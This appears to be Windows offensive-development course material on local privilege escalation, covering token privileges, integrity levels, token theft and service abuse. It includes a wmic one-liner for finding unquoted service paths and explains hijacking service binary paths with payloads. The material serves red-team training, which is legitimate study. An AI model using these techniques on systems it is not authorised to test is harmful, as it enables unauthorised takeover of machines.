- Lab 3.6: So, You Think You Can Type
- Lab 3.7: UACBypass-Research
- Lab 3.8: ShadowCraft

In this module, we will discuss and implement various ways to escalate your local privileges.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Discuss the reasoning for escalating privileges
- Explore several methods
- Implement a few methods in code

Objectives
The objectives for this module are to talk about the reasoning for escalating your privileges. There could be times when you do not have to operate with higher privileges than what you have already. We will also discuss and explore several methods to programmatically elevate your current privileges.

© 2024 Jonathan Reiter
Technet24

Why Escalate?

Is there always a requirement to escalate privileges?

Knowing what you can or cannot do with your current level of privileges is important for your tool and the operator using it.

non-admin

admin

Why Escalate?
There is only so much that you can do with standard user permissions and accesses. Depending on what the end goal is or what you need to accomplish on the target, you might not even need to escalate your privileges. That might contradict from what others have said and what you might know and that is fine. All I am saying is, why waste your time coding something to be done as Admin when it all could have been done as a regular user. A lot of enumeration and survey tools can run without needing to be Admin and can still pull back enough information about your target to decide if that target is worth bringing down additional tools or capabilities.

Anyway, say you finally made the choice that you must be Admin to accomplish its needs. Now you need to find a way to escalate or gain more privileges. In my opinion, this could be something small like enabling the debug privilege. The debug privilege could come in handy when enumerating processes or opening process handles to them. Some processes will not allow you to open a handle to them because they might belong to a different user, but if you have the debug privilege (*SeDebugPrivilege*, SE_DEBUG_NAME), then you should not have much of a problem. What are privileges anyway?

© 2024 Jonathan Reiter

Windows Privileges

What do privileges do for you?

Enabled

Indicates a privilege is present and set, or authorized, in your token. Could be disabled.

Disabled

Indicates a privilege is present but *not* set, or authorized, in your token. Could be enabled.

Windows Privileges

What is a privilege and what does it do for you? According to Microsoft, "A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time." Now that we know what a privilege is, we can discuss what can be done or cannot be done. When a target is first compromised, you would typically find yourself in a standard user account. Very rarely are you exploiting a system and are greeted with domain admin right out of the gate. So, as a standard user with basic privileges, what can be done? What privileges are typically enabled for that account's token? As mentioned previously, when performing process enumeration, you will not be able to obtain a process handle to certain processes if you do not have the *SeDebugPrivilege* enabled. The process manager is the gatekeeper for that action and will happily reject your attempt if the access checks do not pan out. Typically, when Windows creates your token for your user account, you cannot change the privileges that are present, in other words, the privileges that are displayed after issuing the *whoami /priv* command. However, if you make the jump into the kernel, you can do whatever you want and give yourself new privileges. What about stealing privileges in the form of tokens? Let us get ready to dive into that.

Reference:
https://docs.microsoft.com/en-us/windows/win32/secauthz/privileges

© 2024 Jonathan Reiter
Technet24

Securable Objects

Objects that have a corresponding security descriptor

Most objects are created at the request of the user: *CreateProcess*, *CreateThread*, *CreateFile*, etc. The functions typically accept a pointer to a SECURITY_ATTRIBUTES structure. There are several object types that can be secured.

files | **processes** | **reg keys** | **threads**

Securable Objects

Remember the section where we were talking about the ***Create**** family of Win32 APIs? It might seem like a long time ago, so here is a refresher. The Create* API family is a way for a user-mode application to ask the kernel to create on object. The kernel does so, after checking a few items, and gives the application a handle to the newly created object. The handle is safe and sound, stored away in the process' handle table. The *SECURITY_ATTRIBUTES* parameter for some of the Create* functions, like ***CreateProcess*** or ***CreateFile***, allow objects to be secured, or hardened, depending on what is passed in as an argument. If you pass in NULL for the SECURITY_ATTRIBUTES parameter, you are saying to the system that the default security descriptor is good enough, and typically the default is good enough. So, when someone attempts to call ***OpenProcess*** on that process, the process manager is going to check to see what the security descriptor is for that process. If everything checks out, then your handle will be returned. If not, you will be greeted with the infamous 0xC0000005 (*ERROR_ACCESS_VIOLATION*) error.

There are several types of objects that you can specify security descriptors for to control access to them. The types noted on the slide are not an all-inclusive list, but rather some of the more common objects you might create and/or come across.

Can I Have a Token?

Access tokens are given after successful authentication.

Each process that you create after logging in will have a primary token, which is tied to you, the user. The security descriptor of the token can and will be checked when attempting to access a securable object.

- *SID/logon SID*
- *Privileges*
- *Default DACL*
- *Primary or impersonation*

Can I Have a Token?
Right when you log on to a system, your user account will be given a token, which holds information like what operations you are or are not allowed to carry out. This is called your access token as it describes your level of access. When it comes to processes that you create, whether being done programmatically or by double-clicking an executable, it should have a primary access token tied to it, which is then tied back to you. There is also an impersonation token, which is created when a process, like a server process, impersonates a client thread to interact with the object using the client's permissions. Impersonation is a way to protect access to sensitive objects since services typically run at a higher integrity level than that of a client process connecting to it.

What is in a token and what is inside a token? There are several items annotated on the slide that can be inside of a token, but of course there are more items that a token holds. For starters, we have the security identifiers (SIDs), which represent the user or group, but also in the token is where the access token originated, and the SID for the primary group. Our favorite header file, winnt.h, defines many *TOKEN_** structures, like *TOKEN_USER*, *TOKEN_ORIGIN*, *TOKEN_PRIVILEGES*, *TOKEN_GROUPS*, and many more. The *TOKEN_PRIVILEGES* structure is an interesting one because it contains an array of privileges for a specific access token. The array entries are of type *LUID_AND_ATTRIBUTES* structures, which, by no surprise, holds the *LUID* and attributes of a privilege. As the name eludes, privileges do have attributes.

© 2024 Jonathan Reiter
Technet24

Privileges and Attributes

SE_PRIVILEGE_* values that describe the privilege

ENABLED	Privilege is simply enabled
ENABLED_BY_DEFAULT	Enabled by default
REMOVED	For removing privileges
USED_FOR_ACCESS	Used to obtain access to a service or to an object

Privileges and Attributes

Privileges are what determine if a user, or process, is allowed to carry out an operation within the system. Privileges are not necessarily tied directly to an object, but rather are tied to what can be done. Debuggers like WinDbg Preview that attach to processes must have the *SeDebugPrivilege* privilege, and programs that wish to load a kernel mode driver must have the *SeLoadDriverPrivilege* privilege. All privileges have attributes, and they can be any one of the attributes listed on the slide, as well as a combination of attributes. As mentioned previously, the attributes for a privilege are stored in the *TOKEN_PRIVILEGES* structure; more specifically, the privileges member of the structure, which is a *LUID_AND_ATTRIBUTES* struct. Here is how that struct is defined.

```
typedef struct _LUID_AND_ATTRIBUTES {
  LUID Luid;
  DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

The Luid is a locally unique identifier that is used for identifying privileges unique to the current boot and system. Furthermore, they are 64-bit values, which aids in their uniqueness for that current boot. The Luid has attributes that are comprised of bit flags; 32 of them. The *LUID* structure has two members: *DWORD LowPart* and *LONG HighPart*. The members hold the unsigned low portion of the ID and the signed high portion of the ID, respectively.

Integrity Levels (1)

There are six integrity levels the system uses for privilege separation.

Untrusted (0)	Anonymous Group started processes
Low (1)	AppContainer processes
Medium (2)	Typical processes when UAC is turned on
High (3)	UAC elevated processes
System (4)	System services and processes; wininit, winlogon, lsass
Protected (5)	Set via kernel-mode callers

Integrity Levels (1)

Tokens can have an integrity level (IL) tied to them, which can be queried using the ***GetTokenInformation*** function. There are six levels implemented by the OS and they aid in the separation of privileges, with the lowest level being 0, the Untrusted level. It has the SID S-1-16-0x0 tied to it and this level blocks almost all write access. Processes that are executed from the Anonymous Group typically fall into this level. Levels 1-4 are the levels you mostly read about online, even with MSDN online documentation. The Low-IL is what the AppContainer processes will use when they start. These are the applications built for UWP, or the Universal Windows Platform. Basically, applications that can run universally, like on Xbox and your PC are part of the Universal Windows Platform. You could think of AppContainer as its own IL, but it really boils down to Low-IL. Most objects cannot be written to at Low-IL, like Registry Keys. Now, when you have UAC enabled, the default should be set to Medium-IL, which gives you a little bit more freedom. As a matter of fact, most processes will be launched at this level. At the High-IL is where a process with Administrative rights will show the prompt for the UAC consent box. This could be thought of as an elevated process. The highest integrity level is System-IL where the system services like lsass operate. Many antivirus products have components that run at this IL as well. Level 5, the Protected level, is not enabled by default and is rarely used. The Protected level can only be set from callers in kernel-mode.

© 2024 Jonathan Reiter
Technet24

Integrity Levels (2)

winlogon.exe	System
fontdrvhost.exe	AppContainer
dwm.exe	System
explorer.exe	Medium
vmtoolsd.exe	Medium
MediaDetector.exe	Medium
cmd.exe	Medium
conhost.exe	Medium
procexp64.exe	High

Integrity Levels (2)
The screenshot on the slide is from Process Explorer, which, as you can see, is running with High-IL. The reason you see this is because I right-clicked on the executable image icon, selected “Run as Administrator” and gave consent to the UAC prompt. You can see other processes and what their corresponding integrity levels are, like explorer.exe and winlogon.exe.

© 2024 Jonathan Reiter

whoami /priv: non-admin (1)

```
Privilege Name                Description                           State
============================= ===================================== ========
SeShutdownPrivilege           Shut down the system                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking              Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set        Disabled
SeTimeZonePrivilege           Change the time zone                  Disabled
```


whoami /priv: non-admin (1)

As mentioned previously, privileges are tied to your primary token. The privileges shown on the slide are from the standard user account on the Windows Dev VM. After issuing the *whoami /priv* command, any privileges that are marked as Enabled will be listed in the command's output. The only privilege that is enabled at the moment is *SeChangeNotify*, which, as the name suggests, allows you to traverse different directories to get to files or subdirectories that you can access. The privilege does not give you the access to list contents of every directory you navigate. This privilege should be present and enabled by default for every account. The remainder of the privileges are disabled, but that does not mean they cannot be enabled when you need to perform some operation that the privilege allows. Say, for example, you needed to shut down the system and you already have the privilege to do that action, so it would become enabled. Let us look at another example for changing the system time or the time zone.

© 2024 Jonathan Reiter
Technet24

whoami /priv: non-admin (2)

SystemSettings.exe	Medium

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Enabled

whoami /priv: non-admin (2)
While going through something as simple as changing the time zone, the *SeTimeZonePrivilege* has changed from Disabled to Enabled, as shown on the slide. This was done without any prompts showing up before, during, or after the modification. Another item to note is that the SystemSettings.exe is running with a Medium-IL. There was no need for it to prompt the user for elevation to change the time zone.

© 2024 Jonathan Reiter

whoami /priv: High Integrity

```
Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```


whoami /priv: High Integrity

Let us look at a process with the High-IL. As can be seen on the slide, a High-IL process, command prompt in this instance, has a large increase in the number of privileges that are present. As we have seen already, even though most of the privileges are disabled, they can be enabled on the fly on an as needed basis.

© 2024 Jonathan Reiter
Technet24

Privileges and ACLs?

Abuse privileges to bypass ACLs!

SE_BACKUP_NAME

Regardless of the file's ACL, granted complete read access

SE_RESTORE_NAME

Regardless of the file's ACL, granted complete write access

Privileges and ACLs?
There is an interesting tidbit when it comes to privileges. Most privileges allow you to perform some operation, but still only after the system does a privilege check. Well, there are two privileges that bypass that check: *SeBackupPrivilege* and *SeRestorePrivilege*. MSDN describes these two privileges as ones that are used to back up files and directories, and restore files and directories, respectfully. Also, they clearly indicate that with just the *SeBackupPrivilege*, you will be given all the read access you could ever want to the file system without a single check being done. With this privilege, you will have several access rights, including FILE_GENERIC_READ. You might be thinking that while it is nice to read any file, what about being able to write? Well, the *SeRestorePrivilege* has you covered. The restore privilege allows system-wide access to write to any file you would like. Again, it does not matter what the ACL says because this trumps it. As with the backup privilege, this one comes with several access rights, including FILE_GENERIC_WRITE.

If you would like to explore more privilege constants, you can find them in the winnt.h header file where they are defined.

Reference:
https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants

© 2024 Jonathan Reiter

More Privileges

There are several Se*Privileges that could be of interest.

- `SeTakeOwnershipPrivilege`
- `SeDebugPrivilege`
- `SeTcbPrivilege`
- `SeLoadDriverPrivilege`
- `SeCreateTokenPrivilege`

More Privileges
We talked about several privileges up to this point and what they can enable you do, but there are more that would be of interest. The first thing you might be wondering is why none of the privileges noted on the slide are even present for most standard user accounts, and that observation is accurate. The privileges will not be present until you have been able to escalate your privileges. The privileges on the slide can be abused to help you escalate from Admin to SYSTEM.

The first privilege on the slide is *SeTakeOwnershipPrivilege*. This is a powerful privilege because it allows you to take ownership of any securable object you desire. The privilege even allows you to take ownership of securable objects tied to protective processes!

SeTcbPrivilege is described as the Trusted Computing Base (TCB). With this privilege, you become a trusted part of the computer just like how some of the Windows subsystems are.

The *SeCreateTokenPrivilege* allows you to do just what it sounds like it would do—create tokens. You could abuse this to create tokens for arbitrary users on the local system.

We talked about *SeDebugPrivilege* previously, but one item to note is that even with this privilege enabled, you cannot mess around with protected processes.

SeLoadDriverPrivilege does just what it sounds like it would do—load drivers. In the kernel, pretty much everything is trusted, so bringing your own vulnerable driver to the game would greatly boost your efforts.

© 2024 Jonathan Reiter
Technet24

Privileges: Programmatically

Privileges can be enabled/disabled programmatically.

When you have a set of privileges that are present, but listed as disabled, you can programmatically adjust those privileges to be enabled. The opposite is also true, but why limit yourself?

- ***LookupPrivilegeValue***
- ***OpenProcessToken***
- ***AdjustTokenPrivileges***

Privileges: Programmatically

With the help of the Win32 API, we can create programs that can enable or even disable privileges that are present in our access token. Present means they are listed in the output of the *whoami /priv* command. If you were able to find a UAC bypass to gain an elevated CMD prompt, you would then have many more privileges that would be present, but just not enabled, yet. There are three main APIs involved with this process: ***LookupPrivilegeValue***, ***OpenProcesToken***, and ***AdjustTokenPrivileges***. One common privilege that can be enabled is the *SeDebugPrivilege*. Of course, there are many others that you can select to use, but we will use this one for an example. Let us take a look at the APIs involved and what arguments they will need.

LookupPrivilegeValue

- LookupPrivilegeValue
- Gets the current LUID
- Has a Boolean return type

```
BOOL LookupPrivilegeValueA(
 _In_opt_ LPCSTR lpSystemName,
 _In_     LPCSTR lpName,
 _Out_    PLUID  lpLuid
);

// EXAMPLE

if ( !LookupPrivilegeValue(...) )
{
  // code here
}
```


LookupPrivilegeValue
Whenever you need to retrieve the locally unique identifier for a privilege constant or privilege name like *SeDebugPrivilege*, this is the function to use. It has a BOOL return type, so it is simple to error check. Simply wrap the function call inside the condition of an if statement and add the code you want to execute inside the body like shown on the slide. Let us take a look at the function's parameters.

lpSystemName, indicates what system to retrieve the Luid for, which indicates that the function should use the local system instead of a remote system. This parameter can optionally be NULL.

lpName, is a pointer to the privilege name as it is defined in the Winnt.h header file. So, you could give it a constant like SE_DEBUG_PRIVILEGE or *SeDebugPrivilege*.

lpLuid, will be a pointer to a variable you use to store what the function finds.

© 2024 Jonathan Reiter
Technet24

OpenProcessToken

`OpenProcessToken`

Obtains a handle to a process' access token

Has a Boolean return type

```
BOOL OpenProcessToken(
 _In_  HANDLE  ProcessHandle,
 _In_  DWORD   DesiredAccess,
 _Out_ PHANDLE TokenHandle
);

// EXAMPLE

if ( !OpenProcessToken(...) )
{
  return FALSE;
}
```


OpenProcessToken
You cannot change any privileges in a token without having a handle to it. The ***OpenProcessToken*** gets you that token handle, when successful, of course. As with the ***LookupPrivilegeValue*** function, it has the same BOOL return type. One example for how to call this function has been noted on the slide. The function arguments have been omitted for space constraints. Speaking of arguments, let us take a look at the parameters.

ProcessHandle, is the handle to a process for which you want a token handle. Be sure that the PROCESS_QUERY_INFORMATION permission is present.

DesiredAccess, is the access mask that you will pass to dictate, or rather ask, what type of access you wish to have for the access token. This is what gets compared with the DACL, the discretionary access control list of the token. This will ultimately be used to approve or deny the requested access type.

TokenHandle, is the pointer to some variable that will hold the handle to this token.

The *TokenHandle* can then be used for the call to ***AdjustTokenPrivileges***.

© 2024 Jonathan Reiter

AdjustTokenPrivileges

AdjustTokenPrivileges

Enables or disables privileges

Has a Boolean return type

```
BOOL AdjustTokenPrivileges(
 _In_      HANDLE  TokenHandle
 _In_      BOOL    DisableAllPrivileges
 _In_opt_  PTOKEN_PRIVILEGES NewState
 _In_      DWORD   BufferLength
 _Out_opt_ PTOKEN_PRIVILEGES PreviousState
 _Out_opt_ PDWORD  ReturnLength
);

// EXAMPLE

if ( !AdjustTokenPrivileges(...) )
{
  return FALSE;
}
```


AdjustTokenPrivileges
This is the function you can use to enable or disable privileges and is really the last and final step you would have to take if you wanted to enable or even disable a token's privileges. Compared to the previous two functions, ***LookupPrivilegeValue*** and ***OpenProcessToken***, there is a lot more going on with this function. It has a BOOL return type, so we can continue to plug this into an if condition just like the previous two functions. Depending on what you would like to do, it will require a different setup before calling the function. We only care about enabling privileges, so that is the setup of interest.

Let us take a closer look at the function's parameters and types.

TokenHandle, HANDLE, is used for the handle to the access token you obtained by calling ***OpenProcessToken***.

DisableAllPrivileges, BOOL, if set, will disable *all* privileges for the access token. We do not want that, so FALSE it is.

NewState, PTOKEN_PRIVILEGES, is a pointer to a filled-out structure that indicates the Luid and its attributes for the privilege being enabled.

BufferLength, DWORD, should be the size of the TOKEN_PRIVILEGES struct that you made somewhere before this call; sizeof(TOKEN_PRIVILEGES); .

PreviousState, PTOKEN_PRIVILEGES, is a parameter we do not really care about because we are making a new state; (PTOKEN_PRIVILEGES)NULL; .

ReturnLength, PDWORD, is also a parameter we do not care about; (PDWORD)NULL; .

© 2024 Jonathan Reiter
Technet24

Stealing Tokens

Source code review!

Stealing Tokens
Time to jump into the source code and explain it before you implement it on your own.

© 2024 Jonathan Reiter

Lab 3.5: TokenThief

Nothing more fun than being a token thief

Please refer to the eWorkbook for the details of the lab.

Lab 3.5: TokenThief
Please refer to the eWorkbook for the details of the lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore the steps and APIs involved with stealing a token for escalating privileges.

© 2024 Jonathan Reiter

Put Our Service to the Test!

Services and what they can do for your escalation needs

Services are a special kind of process that interact with the SCM. Services do not need a user to login to start as they can be started at boot and run without any user logged on to the system.

- `schedule`
- `EventLog`
- `gupdate`
- `iphlpsvc`
- `BITS`

Put Our Service to the Test!
There are several services that execute behind the scenes, even when there is no user logged on to the system. Services can be configured to start with the system at boot, shortly after boot, when a user logs on, manual start, etc. Regardless of the start trigger, all services must answer to the Service Control Manager (SCM). The installed drivers and services are in a database that is maintained by the SCM. The SCM database can be found under the *HKLM\SYSTEM\CurrentControlSet\Services* registry key with each subkey being the name of the service. Because the SCM acts as a Remote Procedure Call (RPC) server, services can be configured and managed remotely. Depending on what applications your system has installed, you could see some of the services listed on the slide: schedule for the Task Scheduler, EventLog for the Windows Event Log, gupdate for Google Chrome's update service, iphlpsvc for the IP Helper net service, and BITS for the Background Intelligent Transfer Service.

© 2024 Jonathan Reiter
Technet24

Services: Attributes

Each service will come with some attributes.

Start Type

Indicates if the service is auto-start, on-demand, or disabled

Service Type

Indicates if the service runs in its own process or share one with other services

Error Level

Indicates the severity level if the service or driver fails to start, and what action to take

Services: Attributes

There are certain pieces of information that are good to know about services that I just call service attributes. The service's type is used to indicate to the system, and SCM, if the service is going to execute in its own process, or if it will share a process with some other services. The service's start type indicates how the service, or driver, will begin its execution. Auto-start means the service, or driver, will kick off automatically when the system boots. On-demand means that a user must manually start it; however, if an auto-start service depends on some on-demand service, then the SCM will happily start the on-demand service. Disabled means the service, or driver, cannot start at all. The error control level is used to indicate how bad things will be if a service, or driver, fails to start when it should. Perhaps the system will not boot properly if Driver A does not start before Driver B starts. With this, a predefined action can be specified, which can simply be to attempt to start the service again. Another attribute is the absolute or fully qualified path to the service/driver. Services should have the EXE extension and drivers should have the SYS extension.

The SCM does a few housekeeping steps when it starts a service:

1. Search the SCM database for the account information.
2. Make sure the service account is logged on. If not, log on.
3. Load the user profile.
4. Like process hollowing, the service is started, but in a suspended state.
5. Give the process its logon token and resume execution.

The service should now be ready to go on the system.

Services: Handles

Interacting with the SCM requires handles

There are several handles to objects that are required to be obtained when you want to interact with, modify, delete, or create a new service.

- `SCManager`
- `Service`
- `Database lock`

Services: Handles

The SCM database can be queried, modified, etc. once you obtain a handle to it. What you really have is a handle to the SCManager object and within that container object are the service objects. To request such a handle, you must call the ***OpenSCManager*** API. With the returned handle, you can then use that to enumerate services, delete services, install services, open services, or lock the services database lock. For those coming from red team or penetration testing team background, enumerating services might be something you do when looking for some low hanging fruit for privilege escalation. Searching for services with unquoted paths could be one such method that boosts you up to SYSTEM as long as the service is running as SYSTEM, which some of them do. Maybe you ran a command like the one below before to find those unquoted service paths. While it is nice to be able to run a Windows command to do this, doing this programmatically would be better.

wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v ""”

© 2024 Jonathan Reiter
Technet24

Services: Enumeration

You cannot find what you do not look for.

Enumerating services is just another part of on target recon with hopes of finding something to exploit. Most tools that deal with Windows services enumerate and query them to show the operator some potential LPE vectors.

EnumServicesStatus

QueryServiceStatus

Services: Enumeration

LPE via services has been a great success for red teamers. Regardless of the tool you may have used in the past, it probably did some form of enumeration of services. To do this, you could manually parse the subkeys from the services registry key and then manually query each one, but a great way is to use the service-specific Win32 APIs that are available, like ***EnumServicesStatus*** or ***EnumServicesStatusEx***. One of the items to look for after enumerating the services would be an unquoted path.

As a refresher, services with an unquoted service path means you are looking for spaces to be present in the absolute path along with missing quotation marks around that path, so something like this: *C:\Users\student\SEC 670\Labs\Day 3\Unquoted Service Paths*. That example path has spaces in it and there are no quotations marks around it. When the system goes to find the EXE, it will stop at the first space that it comes across and use that path to start its search. Sticking with that example path it would become *C:\Users\student\SEC.exe*. Most likely, that EXE would not exist on the system, so it would have to keep searching: *C:\Users\student\SEC 670\Labs\Day.exe.* The system would keep searching until the EXE is found. The idea is to give it something to find early in the search process to force your EXE to run.

You could also take advantage of services with weak permissions. As a reminder, regular users should not be able to modify the configuration information of services. Local administrators should be the only ones with those permissions enabled. Say for an example there was a service with a weak configuration or incorrect permissions—the service might be pointing to some directory where you have write access. The write access could let you drop a DLL to that location and gain execution there. One real world example was the CVE-2019-1322 notice with the UsoSvc service. The service's binary path could be modified to point to your malicious executable, like a msfvenom payload or a custom one you developed.

© 2024 Jonathan Reiter

EnumServicesStatusEx

EnumServicesStatus

Enumerates services in SCM database

Has a Boolean return type

```
BOOL EnumServicesStatusExA(
 _In_  SC_HANDLE      hSCManager,
 _In_  SC_ENUM_TYPE   InfoLevel,
 _In_  DWORD          dwServiceType,
 _In_  DWORD          dwServiceState,
 _Out_opt_ LPBYTE     lpServices,
 _In_  DWORD          cbBufSize,
 _Out_ LPDWORD        pcbBytesNeeded,
 _Out_ LPDWORD        ServicesReturned,
 _Inout_opt_ LPDWORD  ResumeHandle,
 _In_opt_    LPCSTR   pszGroupName
);
```


EnumServicesStatusEx
Before you can query the status of a service, you must first find a service to query, which can be done using the ***EnumServicesStatusEx*** API. All the services in the SCM database will be enumerated with this API. Let us take a look at the parameters for it.

hSCManager is the SC_HANDLE returned from the ***OpenService*** or ***CreateService*** APIs. The handle should at least have the SC_MANAGER_ENUMERATE_SERVICE access mask.

InfoLevel has only one option, SC_ENUM_PROCESS_INFO.

dwServiceType is a filter for a certain service type. Typically, you would pass in SERVICE_WIN32 here to indicate that you want all service types.

dwServiceState gives you the option to enable finer filtering by not only specifying the service type but also the current state of the service. Typically, you would want to pass in SERVICE_STATE_ALL.

lpServices is the buffer that will wind up holding this information.

cbBufSize is the size of the buffer in bytes. Most times you might not know how many bytes to pass here, but we can find that out. If you really wanted to save another function call, just use 256KB as the size since the buffer cannot be larger than that.

pcbBytesNeeded will let you know if the buffer you passed in is too small to hold everything. If so, the API will fail. Then you can call the API again with the adjust value.

lpServicesReturned is a pointer to a variable that will be used to store how many services were returned.

lpResumeHandle is optional, but it could be used if there is a need to make multiple calls since not all of the information might be given after the first call.

© 2024 Jonathan Reiter
Technet24

pszGroupName could be used to filter the services according to their group name. NULL here means ignore any group a service is a part of and enumerate all groups.

QueryServiceStatusEx

QueryServiceStatus

Obtains the status of a service

Has a Boolean return type

```
BOOL QueryServiceStatusEx(
 _In_    SC_HANDLE      hService,
 _In_    SC_STATUS_TYPE InfoLevel,
 _Out_opt_ LPBYTE       lpBuffer,
 _In_    DWORD          cbBufSize,
 _Out_   LPDWORD        pcbBytesNeeded
);
```


QueryServiceStatusEx
After you have obtained a list of the services installed on your target, you would most likely want to query them for more detailed information. To do that, you would call the ***QueryServiceStatusEx*** API. Let us take a look at the five parameters.

hService is the SC_HANDLE from ***OpenService*** or ***CreateService*** APIs. Regardless of the chosen API, the handle must have SERVICE_QUERY_STATUS at a minimum.

InfoLevel indicates the service attributes that you would like to know. The buffer you pass in for *lpBuffer* will be filled out with this information. The only value supported here is SC_STATUS_PROCESS_INFO. Maybe someday in the future this will change.

lpBuffer is a pointer to a buffer that will store the status information of the service.

cbBufSize is the size of the buffer that you are pointing to via *lpBuffer*. This is in bytes too, by the way.

pcbBytesNeeded is a pointer to a variable that will store the number of bytes needed to hold the status information of the service. This is useful when you do not know how many bytes you need to allocate for your *lpBuffer*.

© 2024 Jonathan Reiter
Technet24

QueryServiceConfig

QueryServiceConfig

Obtains configuration of a service

Has a Boolean return type

```
BOOL QueryServiceConfigA(
 _In_    SC_HANDLE hService,
 _Out_opt_ LPQUERY_SERVICE_CONFIGA pSvcCfg,
 _In_    DWORD     cbBufSize,
 _Out_   LPDWORD   pcbBytesNeeded
);
```


QueryServiceConfig
The ***QueryServiceConfig*** API will obtain the configuration parameters for whatever service you give it. There is also another version of this API named ***QueryServiceConfig2*** that will obtain the configuration parameters that are optional. This API only has four parameters, so let us dive into them.

hService is the SC_HANDLE from ***OpenService*** or ***CreateService*** APIs. Regardless of the chosen API, the handle must have SERVICE_QUERY_STATUS at a minimum.

lpServiceConfig, *pSvcCfg* on the slide for brevity, is a pointer to the buffer that will be used to store the configuration information about the service. As can be seen by the type, this will be in the format of the QUERY_SERVICE_CONFIG structure, which is made up of members like *dwServiceType*, *dwStartType*, *dwErrorControl*, *lpBinaryPathName*, etc. The binary path name could be of interest if the path has spaces and is missing quotes around it.

cbBufSize, just like for the other APIs mentioned thus far, is the size of the buffer that is pointed to by the *lpServiceConfig* parameter, in bytes, of course. The buffer need not be larger than 8KB as this is the max size.

pcbBytesNeeded: If the API would ever fail with ERROR_INSUFFICIENT_BUFFER, this pointer to a variable will end up holding the number of bytes needed so that the buffer pointed to by the *lpServiceConfig* parameter could be sized accordingly for a secondary call.

ChangeServiceConfig

ChangeServiceConfig

Modifies a service's configuration

Has a Boolean return type

```
BOOL ChangeServiceConfigA(
 _In_      SC_HANDLE hService,
 _In_      DWORD     dwServiceType,
 _In_      DWORD     dwStartType,
 _In_      DWORD     dwErrorControl,
 _In_opt_   LPCSTR   lpBinaryPathName,
 _In_opt_   LPCSTR   lpLoadOrderGroup,
 _Out_opt_ LPDWORD   lpdwTagId,
 _In_opt_   LPCSTR   lpDependencies,
 _In_opt_   LPCSTR   lpServiceStartName,
 _In_opt_   LPCSTR   lpPassword,
 _In_opt_   LPCSTR   lpDisplayName
);
```



ChangeServiceConfig

The ***ChangeServiceConfig*** API is very similar to the ***CreateService*** API that will be introduced later. The purpose of this API is to make a change to the configuration of an already existing service. This function can be used to change almost any configuration except the service's name. After you have enumerated all the services and decided what service you would like to modify, this is the function you use to get it done. Perhaps one example could be that you found a service that points to a writable location, and you change the binary path for it; a simple way to gain execution. With this API you can keep everything the same and only change the *lpBinaryPathName*. The parameters are, for the most part, the same as the ***CreateService*** API. The major differences here are that if you are not going to make a change to one of the parameters, you either pass in SERVICE_NO_CHANGE or NULL. The SERVICE_NO_CHANGE can only be used for the first three parameters and then NULL must be used for the remainder.

There is also the ***ChangeServiceConfig2*** API, which allows you to change a service's trigger. Triggers are an interesting concept because they can be used to start or stop your service. An example trigger could be when an IP address is first pulled to a NIC for availability or when the NIC loses its availability. Another trigger for a service could be when the computer joins an active directory domain. Your malicious service could also have a trigger, which is something that is up to you since you are the developer. You just have to do what makes sense and what would meet the requirements for your end customer—say, a red team operator.

